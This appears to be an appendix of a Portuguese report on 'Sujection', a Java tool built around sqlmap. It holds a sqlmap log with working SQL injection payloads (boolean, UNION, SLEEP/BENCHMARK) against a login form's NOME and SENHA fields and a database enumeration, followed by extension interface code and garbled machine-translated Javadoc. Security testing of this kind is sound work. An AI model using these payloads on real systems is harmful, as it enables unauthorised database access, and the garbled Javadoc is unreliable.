[12:34:42] [INFO] testing 'SQLite > 2.0 AND time-based blind (heavy query - comment)'

[12:34:42] [INFO] testing 'Firebird AND time-based blind (heavy query)'

[12:34:43] [INFO] testing 'Firebird AND time-based blind (heavy query - comment)'

[12:34:43] [INFO] testing 'SAP MaxDB AND time-based blind (heavy query)'

[12:34:44] [INFO] testing 'SAP MaxDB AND time-based blind (heavy query - comment)'

[12:34:44] [INFO] testing 'IBM DB2 AND time-based blind (heavy query)'

[12:34:45] [CRITICAL] unable to connect to the target url or proxy. sqlmap is going to retry the request

[12:34:45] [WARNING] most probably web server instance hasn't recovered yet from previous timed based payload. If the problem persists please wait for few minutes and rerun without flag T in option '--technique' (e.g. --flush-session --technique=BEUS) or try to lower the value of option '--time-sec' (e.g. --time-sec=2)

[12:34:46] [CRITICAL] unable to connect to the target url or proxy. sqlmap is going to retry the request

[12:34:47] [CRITICAL] unable to connect to the target url or proxy. sqlmap is going to retry the request

[12:34:48] [INFO] Referer parameter 'Referer' is 'IBM DB2 AND time-based blind (heavy query)' injectable

[12:35:07] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'

injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y

[12:35:20] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. --dbms=mysql)

[12:35:20] [INFO] testing 'MySQL UNION query (56) - 22 to 40 columns'

[12:35:20] [CRITICAL] unable to connect to the target url or proxy. sqlmap is going to retry the request

[12:35:21] [CRITICAL] unable to connect to the target url or proxy. sqlmap is going to retry the request

[12:35:22] [CRITICAL] unable to connect to the target url or proxy. sqlmap is going to retry the request

[12:35:23] [CRITICAL] unable to connect to the target url or proxy. sqlmap is going to retry the request

[12:35:24] [INFO] testing 'MySQL UNION query (56) - 42 to 60 columns'

[12:35:25] [CRITICAL] unable to connect to the target url or proxy. sqlmap is going to retry the request

[12:35:26] [INFO] target url appears to be UNION injectable with 43 columns

[12:35:27] [INFO] testing 'MySQL UNION query (56) - 62 to 80 columns'

[12:35:27] [INFO] testing 'MySQL UNION query (56) - 82 to 100 columns'

[12:35:27] [INFO] target url appears to be UNION injectable with 93 columns

[12:35:28] [CRITICAL] unable to connect to the target url or proxy. sqlmap is going to retry the request

[12:35:42] [CRITICAL] unable to connect to the target url or proxy. sqlmap is going to retry the request

[12:35:51] [INFO] testing 'Generic UNION query (56) - 1 to 20 columns'

[12:35:51] [INFO] testing 'Generic UNION query (56) - 22 to 40 columns'

[12:35:52] [CRITICAL] unable to connect to the target url or proxy. sqlmap is going to retry the request

[12:35:58] [INFO] target url appears to be UNION injectable with 25 columns

[12:36:06] [INFO] testing 'Generic UNION query (56) - 42 to 60 columns'

[12:36:06] [INFO] testing 'Generic UNION query (56) - 62 to 80 columns'

[12:36:06] [INFO] testing 'Generic UNION query (56) - 82 to 100 columns'

[12:36:06] [INFO] checking if the injection point on Referer parameter 'Referer' is a false positive

[12:36:07] [WARNING] false positive or unexploitable injection point detected

[12:36:07] [WARNING] Referer parameter 'Referer' is not injectable

[12:36:07] [INFO] testing if User-Agent parameter 'User-Agent' is dynamic

[12:36:07] [WARNING] User-Agent parameter 'User-Agent' does not appear dynamic

[12:36:07] [WARNING] heuristic test shows that User-Agent parameter 'User-Agent' might not be injectable

[12:36:07] [INFO] testing for SQL injection on User-Agent parameter 'User-Agent'

[12:36:07] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'

[12:36:08] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'

[12:36:10] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (Generic comment)'

[12:36:11] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'

[12:36:12] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'

[12:36:13] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (Generic comment)'

[12:36:14] [INFO] testing 'MySQL boolean-based blind - WHERE or HAVING clause (RLIKE)'

[12:36:14] [INFO] User-Agent parameter 'User-Agent' is 'MySQL boolean-based blind - WHERE or HAVING clause (RLIKE)' injectable

[12:36:14] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE or HAVING clause'

[12:36:14] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE or HAVING clause (EXTRACTVALUE)'

[12:36:14] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE or HAVING clause (UPDATEXML)'

[12:36:14] [INFO] testing 'MySQL >= 4.1 AND error-based - WHERE or HAVING clause'

[12:36:14] [INFO] testing 'MySQL >= 5.0 OR error-based - WHERE or HAVING clause'

[12:36:15] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE or HAVING clause (EXTRACTVALUE)'

[12:36:15] [INFO] testing 'MySQL >= 5.1 OR error-based - WHERE or HAVING clause (UPDATEXML)'

[12:36:15] [INFO] testing 'MySQL >= 4.1 OR error-based - WHERE or HAVING clause'

[12:36:15] [INFO] testing 'MySQL OR error-based - WHERE or HAVING clause'

[12:36:15] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace'

[12:36:15] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (EXTRACTVALUE)'

[12:36:15] [INFO] testing 'MySQL >= 5.1 error-based - Parameter replace (UPDATEXML)'

[12:36:15] [INFO] testing 'MySQL inline queries'

[12:36:15] [INFO] testing 'MySQL > 5.0.11 stacked queries'

[12:36:15] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'

[12:36:15] [INFO] testing 'MySQL > 5.0.11 AND time-based blind'

[12:36:15] [INFO] testing 'MySQL > 5.0.11 AND time-based blind (comment)'

[12:36:15] [INFO] testing 'MySQL < 5.0.12 AND time-based blind (heavy query)'

[12:36:15] [INFO] testing 'MySQL < 5.0.12 AND time-based blind (heavy query - comment)'

[12:36:15] [INFO] testing 'MySQL > 5.0.11 OR time-based blind'

[12:36:15] [INFO] testing 'MySQL < 5.0.12 OR time-based blind (heavy query)'

[12:36:16] [INFO] testing 'MySQL >= 5.0 time-based blind - Parameter replace'

[12:36:16] [INFO] testing 'MySQL < 5.0 time-based blind - Parameter replace (heavy queries)'

*[12:36:16] [INFO] testing 'MySQL time-based blind - Parameter replace (bool*int)'*

[12:36:16] [INFO] testing 'MySQL time-based blind - Parameter replace (MAKE_SET)'

[12:36:16] [INFO] testing 'MySQL time-based blind - Parameter replace (ELT)'

[12:36:16] [INFO] testing 'MySQL UNION query (56) - 1 to 20 columns'

[12:36:16] [INFO] testing 'MySQL UNION query (56) - 22 to 40 columns'

[12:36:17] [INFO] testing 'MySQL UNION query (56) - 42 to 60 columns'

[12:36:17] [INFO] testing 'MySQL UNION query (56) - 62 to 80 columns'

[12:36:17] [INFO] testing 'MySQL UNION query (56) - 82 to 100 columns'

[12:36:18] [INFO] testing 'Generic UNION query (56) - 1 to 20 columns'

[12:36:18] [INFO] testing 'Generic UNION query (56) - 22 to 40 columns'

[12:36:18] [INFO] testing 'Generic UNION query (56) - 42 to 60 columns'

[12:36:18] [INFO] testing 'Generic UNION query (56) - 62 to 80 columns'

[12:36:18] [INFO] testing 'Generic UNION query (56) - 82 to 100 columns'

[12:36:19] [INFO] checking if the injection point on User-Agent parameter 'User-Agent' is a false positive

[12:36:19] [WARNING] false positive or unexploitable injection point detected

[12:36:19] [WARNING] User-Agent parameter 'User-Agent' is not injectable

sqlmap identified the following injection points with a total of 5742 HTTP(s) requests:

Place: POST

Parameter: NOME

Type: boolean-based blind

Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)

Payload: NOME=-3990' OR (4104=4104)#&SENHA=

Type: UNION query

Title: MySQL UNION query (NULL) - 2 columns

Payload: NOME=-6576' UNION ALL SELECT CONCAT(0x3a6d72733a,0x68476c795447764f6665,0x3a7176683a),NULL#&SENHA=

Type: AND/OR time-based blind

Title: MySQL > 5.0.11 AND time-based blind (comment)

Payload: NOME=Administrador' AND SLEEP(5)#&SENHA=

Place: POST

Parameter: SENHA

Type: boolean-based blind

Title: OR boolean-based blind - WHERE or HAVING clause

Payload: NOME=Administrador&SENHA=-1127' OR (4465=4465) AND 'GCLt'='GCLt

Type: UNION query

Title: MySQL UNION query (NULL) - 2 columns

Payload: NOME=Administrador&SENHA=' LIMIT 0,1 UNION ALL SELECT CONCAT(0x3a6d72733a,0x6e6277796d7755584668,0x3a7176683a),NULL#

Type: AND/OR time-based blind

Title: MySQL < 5.0.12 AND time-based blind (heavy query)

Payload: NOME=Administrador&SENHA=' AND 3569=BENCHMARK(5000000,MD5(0x784e6663)) AND 'GUPT'='GUPT

---

there were multiple injection points, please select the one to use for following injections:

[0] place: POST, parameter: NOME, type: Single quoted string (default)

[1] place: POST, parameter: SENHA, type: Single quoted string

[q] Quit

> 1

[12:39:16] [INFO] testing MySQL

[12:39:16] [INFO] confirming MySQL

[12:39:17] [INFO] the back-end DBMS is MySQL

[12:39:17] [INFO] actively fingerprinting MySQL

[12:39:17] [INFO] executing MySQL comment injection fingerprint

web application technology: PHP 5.3.13, Apache 2.2.22

back-end DBMS: active fingerprint: MySQL >= 5.5.0

[12:39:23] [INFO] fetching database names

[12:39:23] [WARNING] the SQL query provided does not return any output

[12:39:23] [INFO] retrieved:

[12:39:23] [WARNING] it is very important not to stress the network adapter's bandwidth during usage of time-based queries

[12:39:24] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' and/or switch '--hex'

[12:39:24] [INFO] fetching number of databases

[12:39:24] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval

[12:39:24] [INFO] retrieved: 5

[12:39:24] [INFO] retrieved: information_schema

[12:39:26] [INFO] retrieved: exemplo

[12:39:26] [INFO] retrieved: mysql

[12:39:27] [INFO] retrieved: performance_schema

[12:39:28] [INFO] retrieved: test

available databases [5]:

[*] exemplo

[*] information_schema

[*] mysql

[*] performance_schema

[*] test

[*] shutting down at 12:39:29

B – Criação de Extensões

Para criar extensões, é necessário criar uma classe pertencente ao pacote "extensions" que implemente "extension.Extension" e implementar todos os métodos abstratos. Após isso, a classe deve ser compilada e colocada na pasta de extensões do Sujection.

Também é importante estabelecer que esta pasta de extensões pode estar em uma localização qualquer e que a classe de extensões pode fazer uso de outras classes, desde que sejam colocadas em subpacotes de "extensions". A Sujection é capaz de carregar essas classes referenciadas pela extensão de forma automática.

A interface "extension.Extension" é definida da seguinte forma:

```
package sujection.extension;
import sujection.console.ProcessadorDeComando;
public interface Extension extends ProcessadorDeComando
{
   /**
    *  Esse método é invocado quando o botão executar teste da interface
    *  principal é clicado.
    */
   public void executarTeste();
   /**
    *  Esse método é invocado quando a extensão é ativada
    */
   public void extensaoAtivada();
   /**
    *  Esse método é invocado quando a extensão é desativada, ou seja
    *  outra extensão é carregada no lugar ou a ferramenta é finalizada.
```

```
     */
    public void extensaoDesativada();
}
```

Como essa interface estende de outra, também é importante conhecer os métodos abstratos definidos nesta outra interface, a Interface "*ProcessadorDeComando*", que permite à extensão interpretar comandos do console da Sujection:

```
package sujection.console;
public interface ProcessadorDeComando {
   /** Quando há um comando no console a ser processado, esse comando
    * é passado para este método.
    * @param linha
    *  linha a ser processada
    */
  public void processaComando(String linha);
  /**
   * Quando o programa executado no console retorna texto, este método é chamado
   * @param text
   * texto que o programa executado retornou.
   * @return
   * True indica que o resultado veio externo ao interpretador e foi impresso no console.
   * False indica que o resultado veio do interpretador e não é impresso no console.
   * Isso é usado para evitar que o próprio interpretador envie texto ao console
   * e tente interpretá-lo.
   */
```

```
    public boolean interpretaResultado(String text);
}
```

Quando uma extensão é uma subclasse de *JPanel* da API Swing de interfaces gráficas, o Sujection automaticamente a carrega na aba de configuração de caso de teste. Por conveniência, *extensions.ExtensionPanel*, uma classe abstrata que estende de JPanel é fornecida para facilitar este desenvolvimento:

```
package sujection.extension;

import javax.swing.JPanel;

import sujection.Sujection;

/**

 * ExtensionPanel é apenas uma versão que estende JPanel, criada de antemão para facilitar.

 * O SujectionGUI verifica se a extensão herda de JPanel, se herdar, ele coloca a extensão

 * como um panel visível na interface.

 *

 */

public abstract class ExtensionPanel extends JPanel implements Extension {


    @Override

    public void extensaoAtivada() {

        Sujection.printlnConsole("Extensão " + this.getClass().getName() + " ativada.");

    }


    @Override
```

```
    public void extensaoDesativada() {
        Sujection.printlnConsole("Extensão " + this.getClass().getName() + "
desativada.");
    }

    @Override
    public void processaComando(String linha) {
    }

    @Override
    public boolean interpretaResultado(String linha) {
        return true;
    }
}
```

B – JAVADOC das Extensões

Interface Extension

sujection.extension

Interface Extension

All Superinterfaces:
ProcessadorDeComando

All Known Implementing Classes:
AtaqueSQLMapCapturaForms, AtaqueSQLMapCapturaFormsSimples, AtaqueSQLMapPadrao, ExtensionPanel, Teste, TestePanel

```
public interface Extension
extends ProcessadorDeComando
```

Interface raiz de todas as extensões da Sujection. ao compilar e disponibilizar uma subclasse em um pacote "extension", é possível carregar a extensão de qualquer lugar.

Method Summary	
void	**executarTeste**() Esse método é invocado quando o botão executar teste da interface principal é clicado.
void	**extensaoAtivada**() Esse método é invocado quando a extensão é ativada
void	**extensaoDesativada**() Esse método é invocado quando a extensão é desativada, ou seja outra extensão é carregada no lugar.

Methods inherited from interface sujection.console.ProcessadorDeComando
interpretaResultado, processaComando

Method Detail

executarTeste

```
void executarTeste()
```

Esse método é invocado quando o botão executar teste da interface principal é clicado.

extensaoAtivada

`void` **`extensaoAtivada`**`()`

Esse método é invocado quando a extensão é ativada

---

extensaoDesativada

`void` **`extensaoDesativada`**`()`

Esse método é invocado quando a extensão é desativada, ou seja outra extensão é carregada no lugar. Isso não é chamado quando o programa fecha.

AtaqueSQLMapCapturaForms

extensões

Classe AtaqueSQLMapCapturaForms

```
java.lang.Object
  └java.awt.Component
      └java.awt.Container
          └javax.swing.JComponent
              └javax.swing.JPanel
                  └sujection.extension.ExtensionPanel
                      └extensions.AtaqueSQLMapCapturaForms
```

Todas as interfaces implementadas:

java.awt.image.ImageObserver, java.awt.MenuContainer, java.io.Serializable, javax.accessibility.Accessible, ProcessadorDeComando , Extensão

---

```
public class AtaqueSQLMapCapturaForms
estende ExtensionPanel
```

Veja também:

Forma serializada

Resumo da classe aninhada

Classes aninhadas / interfaces herdado de javax.swing.JPanel classe
javax.swing.JPanel.AccessibleJPanel

Classes aninhadas / interfaces herdadas da classe javax.swing.JComponent
javax.swing.JComponent.AccessibleJComponent

Classes aninhadas / interfaces herdadas da classe java.awt.Container
java.awt.Container.AccessibleAWTContainer

Classes aninhadas / interfaces herdadas da classe java.awt.Component
java.awt.Component.AccessibleAWTComponent, java.awt.Component.BaselineResizeBehavior, java.awt.Component.BltBufferStrategy, java.awt.Component.FlipBufferStrategy

Resumo campo

estática	AGENTE
java.lang.String	

Campos herdados da classe javax.swing.JComponent
AccessibleContext, ListenerList, TOOL_TIP_TEXT_KEY, ui, UNDEFINED_CONDITION, WHEN_ANCESTOR_OF_FOCUSED_COMPONENT, WHEN_FOCUSED, WHEN_IN_FOCUSED_WINDOW

Campos herdados da classe java.awt.Component
BOTTOM_ALIGNMENT, CENTER_ALIGNMENT, LEFT_ALIGNMENT, RIGHT_ALIGNMENT TOP_ALIGNMENT,

Campos herdados da interface de java.awt.image.ImageObserver
Abortar, ALLBITS, ERRO, FRAMEBITS, altura, propriedades, SOMEBITS, largura

Resumo construtor

AtaqueSQLMapCapturaForms ()
Cria nova forma AtaqueSQLMapPadrao

Resumo método

invalidar	executarTeste () Método ESSE E QUANDO invocado o Botão executar teste da interface de clicado diretor é.

Métodos herdados da classe sujection.extension. ExtensionPanel
extensaoAtivada , extensaoDesativada , interpretaResultado , processaComando

Métodos herdados da classe javax.swing.JPanel
getAccessibleContext, getUI, getUIClassID, paramString, setUI, updateUI

Métodos herdados da classe javax.swing.JComponent

addNotify addAncestorListener, addVetoableChangeListener, computeVisibleRect, contém, createToolTip, desativar, ativar firePropertyChange, firePropertyChange, firePropertyChange, fireVetoableChange, getActionForKeyStroke, getActionMap, getAlignmentX, getAlignmentY, getAncestorListeners, getAutoscrolls, getBaseline, getBaselineResizeBehavior, getBorder, getBounds, getClientProperty, getComponentGraphics, getComponentPopupMenu, getConditionForKeyStroke, getDebugGraphicsOptions, getDefaultLocale, getFontMetrics, getGraphics, getHeight, getInheritsPopupMenu, getInputMap, getInputMap, getInputVerifier, getInsets, getInsets, getListeners, getLocation, getMaximumSize, getMinimumSize, getNextFocusableComponent, getPopupLocation, getPreferredSize, getRegisteredKeyStrokes, getRootPane, getSize, getToolTipLocation, getToolTipText, getToolTipText, getTopLevelAncestor, getTransferHandler, getVerifyInputWhenFocusTarget, getVetoableChangeListeners, getVisibleRect, getWidth, getX, getY, grabFocus, isDoubleBuffered, isLightweightComponent, isManagingFocus, isOpaque, isOptimizedDrawingEnabled, isPaintingForPrint, isPaintingTile, isRequestFocusEnabled, isValidateRoot, pintura, paintBorder,

paintChildren, paintComponent, paintImmediately, paintImmediately, imprimir PRINTALL, printBorder, printChildren, printComponent, processComponentKeyEvent, processKeyBinding, processKeyEvent, processMouseEvent, processMouseMotionEvent, putClientProperty, registerKeyboardAction, registerKeyboardAction, removeAncestorListener, removeNotify removeVetoableChangeListener, pintar, pintar, requestDefaultFocus, requestFocus, requestFocus, requestFocusInWindow, requestFocusInWindow, resetKeyboardActions, remodelar, revalidação, scrollRectToVisible, setActionMap, setAlignmentX, setAlignmentY, setAutoscrolls, setBackground, setBorder, setComponentPopupMenu, setDebugGraphicsOptions, setDefaultLocale, setDoubleBuffered, setEnabled, setFocusTraversalKeys, setFont, SetForeground, setInheritsPopupMenu, setInputMap, setInputVerifier, setMaximumSize, setMinimumSize, setNextFocusableComponent, setOpaque, setPreferredSize, setRequestFocusEnabled, setToolTipText, setTransferHandler, setUI, setVerifyInputWhenFocusTarget, unregisterKeyboardAction, setVisible, atualização

Métodos herdados da classe java.awt.Container

adicionar, acrescentar, somar, acrescentar, somar, addContainerListener, addImpl, addPropertyChangeListener, addPropertyChangeListener, applyComponentOrientation, areFocusTraversalKeysSet, countComponents, DeliverEvent, doLayout, findComponentAt, findComponentAt, getComponent, getComponentAt, getComponentAt, getComponentCount, GetComponents, getComponentZOrder, getContainerListeners, getFocusTraversalKeys, getFocusTraversalPolicy, GetLayout, getMousePosition, inserções, invalidar, isAncestorOf, isFocusCycleRoot, isFocusCycleRoot, isFocusTraversalPolicyProvider, isFocusTraversalPolicySet, layout, lista, lista, localizar, MinimumSize, paintComponents, PreferredSize, printComponents, processContainerEvent, processEvent, remover, remover, removeAll, removeContainerListener, setComponentZOrder, setFocusCycleRoot, setFocusTraversalPolicy, setFocusTraversalPolicyProvider, setLayout, transferFocusBackward, transferFocusDownCycle, validar validateTree

Métodos herdados da classe java.awt.Component
ação, adicionar addFocusListener addComponentListener, addHierarchyBoundsListener, addHierarchyListener, addInputMethodListener, addKeyListener, addMouseListener, addMouseMotionListener, addMouseWheelListener, limites, checkImage, checkImage, coalesceEvents, contém, createImage, createImage, createVolatileImage, createVolatileImage, disableEvents, dispatchEvent, habilitação, EnableEvents, enableInputMethods, firePropertyChange, firePropertyChange, firePropertyChange, firePropertyChange, firePropertyChange, firePropertyChange, getBackground, getBounds, getColorModel, getComponentListeners, getComponentOrientation, getCursor, getDropTarget, getFocusCycleRootAncestor, getFocusListeners, getFocusTraversalKeysEnabled, getFont, getGraphicsConfiguration getForeground, getHierarchyBoundsListeners, getHierarchyListeners, getIgnoreRepaint, getInputContext, getInputMethodListeners, getInputMethodRequests, getKeyListeners, getLocale, getLocation, getLocationOnScreen, getMouseListeners, getMouseMotionListeners, getMousePosition, getMouseWheelListeners, getName, GetParent, getPeer, getPropertyChangeListeners, getPropertyChangeListeners, GetSizee getToolkit, getTreeLock, GotFocus, handleEvent, HasFocus, hide, imageUpdate, dentro, isBackgroundSet, isCursorSet, isDisplayable, IsEnabled, isFocusable, isFocusOwner, isFocusTraversable, isFontSet, isForegroundSet, isLightweight, isMaximumSizeSet, isMinimumSizeSet, isPreferredSizeSet, isShowing, isValid, isVisible, keyDown keyUp, lista, lista, lista de localização, LostFocus, mouseDown, mouseDrag, MouseEnter, mouseExit, MouseMove mouseUp movimento, nextFocus, paintAll, postEvent, prepareImage, prepareImage, processComponentEvent, processFocusEvent, processHierarchyBoundsEvent, processHierarchyEvent, processInputMethodEvent, processMouseWheelEvent, remover, removeComponentListener, removeFocusListener, removeHierarchyBoundsListener, removeHierarchyListener, removeInputMethodListener, removeKeyListener, removeMouseListener, removeMouseMotionListener, removeMouseWheelListener, removePropertyChangeListener, removePropertyChangeListener, repintar, pintar, pintar, redimensionar, redimensionar, setBounds, setBounds, setComponentOrientation, setCursor setDropTarget, setFocusable, setFocusTraversalKeysEnabled, setIgnoreRepaint, setLocale, setLocation setLocation, setName, setSize, setSize, show, show, tamanho, toString, transferFocus, transferFocusUpCycle

Métodos herdados da classe java.lang.Object
clone, equals, finalize, getClass, hashCode, notificar, notifyAll, espere, espere, espere

Detalhe campo

AGENTE

```
public final static java.lang.String AGENTE
```

Veja também:

Constantes valores de campo

Detalhes do construtor

AtaqueSQLMapCapturaForms

```
públicas AtaqueSQLMapCapturaForms ()
```

Cria nova forma AtaqueSQLMapPadrao

Detalhes do método

executarTeste

```
public void executarTeste ()
```

Descrição copiado de interface: Extensão
ESSE Método E QUANDO invocado o Botão executar teste da interface de clicado diretor é.

AtaqueSQLMapCapturaFormsSimples

Visão global Pacote Classe Usar Árvore Deprecated Índice Ajudar

PREV CLASSE próxima aula — FRAMES Sem quadros Todas as Classes
RESUMO: NESTED | CAMPO | CONSTR | MÉTODO — DETALHE: CAMPO | CONSTR | MÉTODO

extensões

AtaqueSQLMapCapturaFormsSimples Classe

```
java.lang.Object
  └java.awt.Component
      └java.awt.Container
          └javax.swing.JComponent
              └javax.swing.JPanel
                  └sujection.extension.ExtensionPanel
                      └extensions.AtaqueSQLMapCapturaFormsSimples
```

Todas as interfaces implementadas:
java.awt.image.ImageObserver, java.awt.MenuContainer, java.io.Serializable, javax.accessibility.Accessible, ProcessadorDeComando , Extensão

---

```
public class AtaqueSQLMapCapturaFormsSimples
estende ExtensionPanel
```

Veja também:
Forma serializada

Resumo da classe aninhada

Classes aninhadas / interfaces herdado de javax.swing.JPanel classe
javax.swing.JPanel.AccessibleJPanel

Classes aninhadas / interfaces herdadas da classe javax.swing.JComponent
javax.swing.JComponent.AccessibleJComponent

Classes aninhadas / interfaces herdadas da classe java.awt.Container
java.awt.Container.AccessibleAWTContainer

Classes aninhadas / interfaces herdadas da classe java.awt.Component
java.awt.Component.AccessibleAWTComponent, java.awt.Component.BaselineResizeBehavior, java.awt.Component.BltBufferStrategy, java.awt.Component.FlipBufferStrategy

Resumo campo

Campos herdados da classe javax.swing.JComponent
AccessibleContext, ListenerList, TOOL_TIP_TEXT_KEY, ui, UNDEFINED_CONDITION, WHEN_ANCESTOR_OF_FOCUSED_COMPONENT, WHEN_FOCUSED, WHEN_IN_FOCUSED_WINDOW

Campos herdados da classe java.awt.Component
BOTTOM_ALIGNMENT, CENTER_ALIGNMENT, LEFT_ALIGNMENT, RIGHT_ALIGNMENT TOP_ALIGNMENT,

Campos herdados da interface de java.awt.image.ImageObserver
Abortar, ALLBITS, ERRO, FRAMEBITS, altura, propriedades, SOMEBITS, largura

Resumo construtor

AtaqueSQLMapCapturaFormsSimples () Cria nova forma AtaqueSQLMapPadrao

Resumo método

invalidar	executarTeste () Método ESSE E QUANDO invocado o Botão executar teste da interface de clicado diretor é.

Métodos herdados da classe sujection.extension. ExtensionPanel
extensaoAtivada , extensaoDesativada , interpretaResultado , processaComando

Métodos herdados da classe javax.swing.JPanel
getAccessibleContext, getUI, getUIClassID, paramString, setUI, updateUI

Métodos herdados da classe javax.swing.JComponent
addNotify addAncestorListener, addVetoableChangeListener, computeVisibleRect, contém, createToolTip, desativar, ativar firePropertyChange, firePropertyChange, firePropertyChange, fireVetoableChange, getActionForKeyStroke, getActionMap, getAlignmentX, getAlignmentY, getAncestorListeners, getAutoscrolls, getBaseline, getBaselineResizeBehavior, getBorder, getBounds, getClientProperty, getComponentGraphics, getComponentPopupMenu, getConditionForKeyStroke, getDebugGraphicsOptions, getDefaultLocale, getFontMetrics, getGraphics, getHeight, getInheritsPopupMenu, getInputMap, getInputMap, getInputVerifier, getInsets, getInsets, getListeners, getLocation, getMaximumSize, getMinimumSize, getNextFocusableComponent, getPopupLocation, getPreferredSize, getRegisteredKeyStrokes, getRootPane, getSize, getToolTipLocation, getToolTipText, getToolTipText, getTopLevelAncestor, getTransferHandler, getVerifyInputWhenFocusTarget, getVetoableChangeListeners, getVisibleRect, getWidth, getX, getY, grabFocus, isDoubleBuffered, isLightweightComponent, isManagingFocus, isOpaque, isOptimizedDrawingEnabled, isPaintingForPrint, isPaintingTile, isRequestFocusEnabled, isValidateRoot, pintura, paintBorder,

paintChildren, paintComponent, paintImmediately, paintImmediately, imprimir
PRINTALL, printBorder, printChildren, printComponent, processComponentKeyEvent,
processKeyBinding, processKeyEvent, processMouseEvent, processMouseMotionEvent,
putClientProperty, registerKeyboardAction, registerKeyboardAction,
removeAncestorListener, removeNotify removeVetoableChangeListener, pintar,
pintar, requestDefaultFocus, requestFocus, requestFocus, requestFocusInWindow,
requestFocusInWindow, resetKeyboardActions, remodelar, revalidação,
scrollRectToVisible, setActionMap, setAlignmentX, setAlignmentY, setAutoscrolls,
setBackground, setBorder, setComponentPopupMenu, setDebugGraphicsOptions,
setDefaultLocale, setDoubleBuffered, setEnabled, setFocusTraversalKeys, setFont,
SetForeground, setInheritsPopupMenu, setInputMap, setInputVerifier,
setMaximumSize, setMinimumSize, setNextFocusableComponent, setOpaque,
setPreferredSize, setRequestFocusEnabled, setToolTipText, setTransferHandler,
setUI, setVerifyInputWhenFocusTarget, unregisterKeyboardAction, setVisible,
atualização

Métodos herdados da classe java.awt.Container

adicionar, acrescentar, somar, acrescentar, somar, addContainerListener,
addImpl, addPropertyChangeListener, addPropertyChangeListener,
applyComponentOrientation, areFocusTraversalKeysSet, countComponents,
DeliverEvent, doLayout, findComponentAt, findComponentAt, getComponent,
getComponentAt, getComponentAt, getComponentCount, GetComponents,
getComponentZOrder, getContainerListeners, getFocusTraversalKeys,
getFocusTraversalPolicy, GetLayout, getMousePosition, inserções, invalidar,
isAncestorOf, isFocusCycleRoot, isFocusCycleRoot,
isFocusTraversalPolicyProvider, isFocusTraversalPolicySet, layout, lista, lista,
localizar, MinimumSize, paintComponents, PreferredSize, printComponents,
processContainerEvent, processEvent, remover, remover, removeAll,
removeContainerListener, setComponentZOrder, setFocusCycleRoot,
setFocusTraversalPolicy, setFocusTraversalPolicyProvider, setLayout,
transferFocusBackward, transferFocusDownCycle, validar validateTree

Métodos herdados da classe java.awt.Component

ação, adicionar addFocusListener addComponentListener,
addHierarchyBoundsListener, addHierarchyListener, addInputMethodListener,
addKeyListener, addMouseListener, addMouseMotionListener, addMouseWheelListener,
limites, checkImage, checkImage, coalesceEvents, contém, createImage,
createImage, createVolatileImage, createVolatileImage, disableEvents,
dispatchEvent, habilitação, EnableEvents, enableInputMethods,
firePropertyChange, firePropertyChange, firePropertyChange, firePropertyChange,
firePropertyChange, firePropertyChange, getBackground, getBounds, getColorModel,
getComponentListeners, getComponentOrientation, getCursor, getDropTarget,
getFocusCycleRootAncestor, getFocusListeners, getFocusTraversalKeysEnabled,
getFont, getGraphicsConfiguration getForeground, getHierarchyBoundsListeners,
getHierarchyListeners, getIgnoreRepaint, getInputContext,
getInputMethodListeners, getInputMethodRequests, getKeyListeners, getLocale,
getLocation, getLocationOnScreen, getMouseListeners, getMouseMotionListeners,
getMousePosition, getMouseWheelListeners, getName, GetParent, getPeer,
getPropertyChangeListeners, getPropertyChangeListeners, GetSizee getToolkit,
getTreeLock, GotFocus, handleEvent, HasFocus, hide, imageUpdate, dentro,
isBackgroundSet, isCursorSet, isDisplayable, IsEnabled, isFocusable,
isFocusOwner, isFocusTraversable, isFontSet, isForegroundSet, isLightweight,
isMaximumSizeSet, isMinimumSizeSet, isPreferredSizeSet, isShowing, isValid,
isVisible, keyDown keyUp, lista, lista, lista de localização, LostFocus,
mouseDown, mouseDrag, MouseEnter, mouseExit, MouseMove mouseUp movimento,
nextFocus, paintAll, postEvent, prepareImage, prepareImage,
processComponentEvent, processFocusEvent, processHierarchyBoundsEvent,
processHierarchyEvent, processInputMethodEvent, processMouseWheelEvent, remover,

removeComponentListener, removeFocusListener, removeHierarchyBoundsListener, removeHierarchyListener, removeInputMethodListener, removeKeyListener, removeMouseListener, removeMouseMotionListener, removeMouseWheelListener, removePropertyChangeListener, removePropertyChangeListener, repintar, pintar, pintar, redimensionar, redimensionar, setBounds, setBounds, setComponentOrientation, setCursor setDropTarget, setFocusable, setFocusTraversalKeysEnabled, setIgnoreRepaint, setLocale, setLocation setLocation, setName, setSize, setSize, show, show, tamanho, toString, transferFocus, transferFocusUpCycle

Métodos herdados da classe java.lang.Object

clone, equals, finalize, getClass, hashCode, notificar, notifyAll, espere, espere, espere

Detalhe campo

AGENTE

```
public final static java.lang.String AGENTE
```

Veja também:

Constantes valores de campo

Detalhes do construtor

AtaqueSQLMapCapturaForms

```
públicas AtaqueSQLMapCapturaForms ()
```

Cria nova forma AtaqueSQLMapPadrao

Detalhes do método

executarTeste

```
public void executarTeste ()
```

Descrição copiado de interface: Extensão

ESSE Método E QUANDO invocado o Botão executar teste da interface de clicado diretor é.

AtaqueSQLMapPadrao

extensões

Classe AtaqueSQLMapPadrao

```
java.lang.Object
  └java.awt.Component
      └java.awt.Container
          └javax.swing.JComponent
              └javax.swing.JPanel
                  └sujection.extension.ExtensionPanel
                      └extensions.AtaqueSQLMapPadrao
```

Todas as interfaces implementadas:

